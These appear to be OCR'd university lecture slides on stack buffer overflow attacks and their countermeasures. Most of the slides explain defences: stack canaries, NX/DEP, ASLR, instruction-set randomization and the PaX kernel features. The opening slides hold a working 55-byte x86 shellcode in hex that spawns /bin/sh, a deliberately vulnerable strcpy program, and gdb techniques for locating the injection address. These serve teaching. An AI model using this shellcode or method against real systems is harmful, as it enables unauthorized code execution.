
```
31c0 b046 31db 31c9 cd80 eb16 5b31 c088
4307 895b 0889 430c b00b 8d4b 088d 530c
cd80 e8e5 ffff ff2f 6269 6e2f 7368 5841
4141 4142 4242 42
```

55 bytes!

Can be shortened further…

Armed with shellcode now

Now that we have the shellcode, let's revisit the original problem:



We have all the components.. Except…

How to set the new instruction pointer to poke at our NOP sled?

Insertion address

How to find the insertion address?

- Well.. we guess.

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   return 0;
}
```

Insertion address

Technique #1: GDB to find the stack pointer!

```
$ gdb sample
(gdb) break main
Breakpoint 1 at 0x8048365
(gdb) run
Starting program: sample
Breakpoint 1, 0x08048365 in main ()
(gdb) p $esp
$1 = (void *) 0xbffff220
```

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   return 0;
}
```

buffer probably near the stack top at this point

Insertion address

Technique #2: If compiled with debug mode can pull off the address

```
$ gdb sample
(gdb) break main
Breakpoint 1 at 0x804836f
(gdb) run
Starting program: sample
Breakpoint 1, main (argc=0x1 <Address 0x1 out of bounds>,
    argv=0xbffffa84)at sample.c:5
5 strcpy( buffer, argv[1] );
(gdb) p &buffer
$1 = (char *(*)[500]) 0xbffff220
```

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   return 0;
}
```

Insertion address

Technique #3: Add debug statements, hope address doesn’t change

```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   printf( “%d\n”, &buffer );
   strcpy( buffer, argv[1] );
   return 0;
}
```

```
$ ./sample
0xbffff220
```

Counter-measures

Lessons from Multics

Precursor to UNIX focused on security

Included features to make buffer overflow attacks impractical

- Programming language PL/I
  - Maximum string length must *always* be specified
  - Automatic string truncation if limits are reached
- Hardware-based memory protection
  - Hardware execution permission bits to ensure data could not be directly executed
    - » x86 has some support in its handling of segmentation but most OS implementations do not use it
    - » x86-64 now includes "NX" bit
  - Stack grows towards positive addresses
    - » Return address stored "below"
    - » Overflow writes unused portion of stack and never reaches return address

Why did Multics fail?

- Earl Boebert (quoting Rich Hall) USENIX Security 2004
- Economics of being first-to-market with flawed designs
  - "Crap in a hurry"

Blocking Buffer Overflow Attacks

Code Reviews

Security Updates (Patches)

Compiler level extensions

- StackGuard, ProPolice
- “Buffer Security Check” - /GS switch
- (MSVC .NET 7.0, 7.1)

User mode extensions

- Libsafe

Kernel extensions (against user mode overflows!)

- PAX, SecureStack

OS Built in protection

- Solaris on SPARC

Better code

Search and replace bad code: grep *.c strcpy


```
int main( char *argc, char *argv[] ) {
   char buffer[500];
   strcpy( buffer, argv[1] );
   return 0;
}
```

Hardware support

NX bit

No-eXecute bits to mark memory pages such as the stack that should not include instructions.

NX (Non-Executable) Page Attribute on AMD64, EM64T and updated Pentium 4



W64.Rugrat.3344 is aware of DEP.

No-execute regions

Use segment size limits to emulate page table execute permission bits

- Generalized form of SolarDesigner's no-exec stack patch
- Cover other areas as well as stack
- Kernel keeps track of maximum executable address "exec-limit"
  - Process-dependent

Remap all execute regions to "ASCII armor"

- Contiguous addresses at beginning of memory that have 0x00 (no string buffer overruns)
- `0x0 to 0x01003fff` (around 16MB)
- Stack and heap are non-executable as result

Compiler tricks

StackGuard


- Adds code to insert a canary value into the stack for each function call
- Checks that canary is intact before returning from a function call
- Canary is randomized every time program is run
- Contains a NULL byte to prevent buffer overruns past the return address

Buffer Overflow Checks

- (MSVC .NET 7.1 – Buffer Security Check)
- /gs switch

ProPolice

Compiler Buffer Overflow Checks



Attacks remain possible against:

Heap Structures

Exception Handlers

Higher Level Function Pointers

“User defined” user_handler()

The cookie value in .data section

Address Space Layout Randomization

Operating systems and loaders employed deterministic layout

- Allowed stack overflows to "guess" what to use for return address
- Randomizing stack location makes it hard to guess insertion point
- User/kernel/thread stacks

Can be applied to entire memory space

- Main executable code/data/bss segments
- brk()/mmap()managed memory (heap, libraries, shared memory)

Now standard option in many operating systems

- Windows Vista, Linux 2.4.21 and beyond
- Must be used in conjunction with PIE (Position Independent Executables)
  - Windows PE, Linux ELF

Other randomization techniques

Randomize stack frames

- Pad each stack frame by random amount
- Assign new stack frames a random location (instead of next contiguous location)
  - Treats stack as a heap and increases memory management overhead

System call randomization

- Works for systems compiled from scratch
- Change system call numbers

Other randomization techniques

Instruction set randomization

- Method
  - Every running program has a different instruction set.
  - Prevent all network code-injection attacks
  - “Self-Destruct”: exploits only cause program crash
- Encode (randomize)
  - During compilation
  - During program load
- Decode
  - Hardware (e.g. Transmeta Crusoe)
  - Emulator
  - Binary-binary translation (Valgrind)
- Overhead makes it impractical

References

Hacking – the Art of Exploitation by Jon Erickson

S. Forrest, A. Somayaji, and D. Ackley. "Building Diverse Computer Systems", HotOS (1997). paper

PaX Team, "Documentation for the PaX project", http://pax.grsecurity.net/docs/index.html

A. van de Ven, "New Security Enhancements in Red Hat Enterprise Linux v. 3, update 3", http://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf

G. Kc, A. Keromytis, and V. Prevelakis "Countering Code-Injection Attacks With Instruction-Set Randomization" CCS October 2003.

E. Barrantes, D. Ackley, S. Forrest, T. Palmer, D. Stefanovic and D. Zovi, "Randomized instruction set emulation to disrupt binary code injection attacks", CCS October 2003.

Extra slides

PAGEEXEC

Non-executable page feature using paging logic of IA-32 CPUs

- Need hack since IA-32 MMU doesn't support execution protection in hardware yet
- Use split TLB for code/data in Pentium CPUs
  - Software control of ITLB/DTLB loading
  - Mark all non-executable pages as either not present (causing a page fault) or requiring supervisor level access (overload no-exec with supervisor mode)
  - Modify page fault handler accordingly to terminate task

SEGMEXEC

Implement non-executable pages via segmentation logic of IA-32

- Split 3GB userland address space into half
- Define data segment descriptor to cover one half
- Define code segment descriptor to cover other half
- Need mirroring since executable mappings can be used for data accesses
  - Place copies of executable segments within data range
  - Instruction fetching from data space will end up in code segment address space and raise a page fault
  - Page fault handler can terminate task

MPROTECT

Prevent introduction of new executable code into address space via restrictions on mmap() and mprotect()

- Prevent the following
  - Creation of anonymous mappings
  - Creation of executable/writable file mappings
  - Making an executable/read-only file mapping writable except for performing relocations on an ET_DYN ELF file
  - Making a non-executable mapping executable

RANDUSTACK

Randomize user stack on task creation

- exec.c: do_execve()
  - Randomize bits 2-11 (4kB shift)
- setup_arg_pages()
  - Randomize bits 12-27 (256MB shift) for copying previously populated physical stack pages into new task's address space
- create_elf_tables()
  - Aligns stack pointer on 16-byte boundary (throws away randomization in bits 2-3
  - Result is bits 4-27 randomized

RANDKSTACK

Randomizes every task's kernel stack pointer before returning from a system call to userland

- Two pages of kernel stack allocated to each task
- Used whenever task enters kernel
- Kernel land stack pointer will always end up at the point of the initial entry to the kernel
- Attack against kernel bug from userland could rely on this
- Entropy from rdtsc() applied to bits 2-6 (128 byte shift)

RANDMMAP/RANDEXEC

Randomness into memory regions of do_mmap() kernel interfact

- All file and anonymous mappings
- Main executable of ET_DYN type, libraries, brk() and mmap() heaps
- Need big memory hole
- Randomize bits 12-27

Randomness into main executable

- Main executable of ET_EXEC type
- Use of absolute addresses
- Must provide a file mapping of ET_EXEC file at original base address
- Mirror executable regions

Segment limits